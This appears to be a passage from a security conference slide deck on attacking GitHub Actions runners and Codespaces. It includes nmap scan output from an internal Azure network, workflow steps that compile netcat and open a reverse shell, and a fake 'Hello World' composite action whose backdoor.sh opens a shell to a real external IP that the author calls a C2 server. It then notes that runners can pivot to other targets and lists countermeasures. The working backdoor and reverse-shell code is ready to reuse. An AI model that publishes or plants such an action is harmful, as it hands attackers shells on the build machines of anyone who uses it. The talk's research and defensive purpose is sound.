
Run nmap inside the Azure network

```
Nmap scan report for fv-az224-611.bi4zmy1qo3tuniz3adueuvvcza.cx.internal.cloudapp.net (10.1.0.33)
Host is up (0.00017s latency).

PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   closed http
443/tcp  closed https
3389/tcp closed ms-wbt-server
8084/tcp open   websnp

Nmap scan report for fv-az224-611.internal.cloudapp.net (10.1.0.34)
Host is up.

PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   filtered http
443/tcp  filtered https
3389/tcp filtered ms-wbt-server
8084/tcp filtered websnp

Nmap scan report for fv-az224-611.internal.cloudapp.net (10.1.0.35)
Host is up.

PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   filtered http
443/tcp  filtered https
3389/tcp filtered ms-wbt-server
8084/tcp filtered websnp
```

```
Nmap scan report for 10.1.0.36
Host is up.

PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   filtered http
443/tcp  filtered https
3389/tcp filtered ms-wbt-server
8084/tcp filtered websnp

Nmap scan report for 10.1.0.37
Host is up.

PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   filtered http
443/tcp  filtered https
3389/tcp filtered ms-wbt-server
8084/tcp filtered websnp

Nmap scan report for 10.1.0.38
Host is up.

PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   filtered http
443/tcp  filtered https
3389/tcp filtered ms-wbt-server
8084/tcp filtered websnp
```


Reverse shell from the Runner


```
- run: |
    wget http://sourceforge.net/projects/netcat/files/netcat/0.7.1/netcat-0.7.1.tar.gz
    tar -xzvf netcat-0.7.1.tar.gz
    cd netcat-0.7.1
    ./configure
    sudo make
    sudo make install
- run: |
    nc [redacted] 443 -e /bin/bash
```



Pivot attacks using Runners

- Since I can do reverse shells from the runners to my servers
- I can also issue malicious commands from the server to my runners
- Such as scanning or attacking another target, even outside of Azure

Malicious GitHub Actions



```yaml
name: 'Hello World'
description: 'Greet someone'
runs:
  using: "composite"
  steps:
    - run: ${{ github.action_path }}/backdoor.sh
      shell: bash
```

Executable File | 10 lines (9 sloc) | 255 Bytes


```
#!/bin/bash

# Reverse Shell
wget http://sourceforge.net/projects/netcat/files/netcat/0.7.1/netcat-0.7.1.tar.gz --no-check-certificate
tar -xzvf netcat-0.7.1.tar.gz
cd netcat-0.7.1
./configure
sudo make
sudo make install
nc 3.84.116.126 443 -e /bin/bash
```

https://github.com/magnologan/fake-gha

Malicious GitHub Actions

- Anyone that called my GHA would connect to my C2 server


```
9 lines (7 sloc)  |  127 Bytes
1  on: [push]
2
3  jobs:
4    Nmap:
5      runs-on: ubuntu-latest
6      name: Fake GHA
7      steps:
8        - uses: magnologan/fake-gha@v4
9
```



GHA Countermeasures

- Only use Actions from trusted creators
- Make sure you set the right permissions to your Actions (Least Privilege Principle)
- Do not run Actions from forked repos, review them first!
- Protect your secrets and verify untrusted input

GHA Countermeasures



Settings > Actions > Actions Permissions

GHA Countermeasures

Settings > Actions > Fork pull requests

Codespaces Recommendations

- While using Codespaces: “trust, but verify”
- Use secret scanning to avoid leaking credentials
- Create and use carefully scoped auth. tokens
- Audit CS and access token usage from GitHub logs
- Segregate developer and production environments

Q&A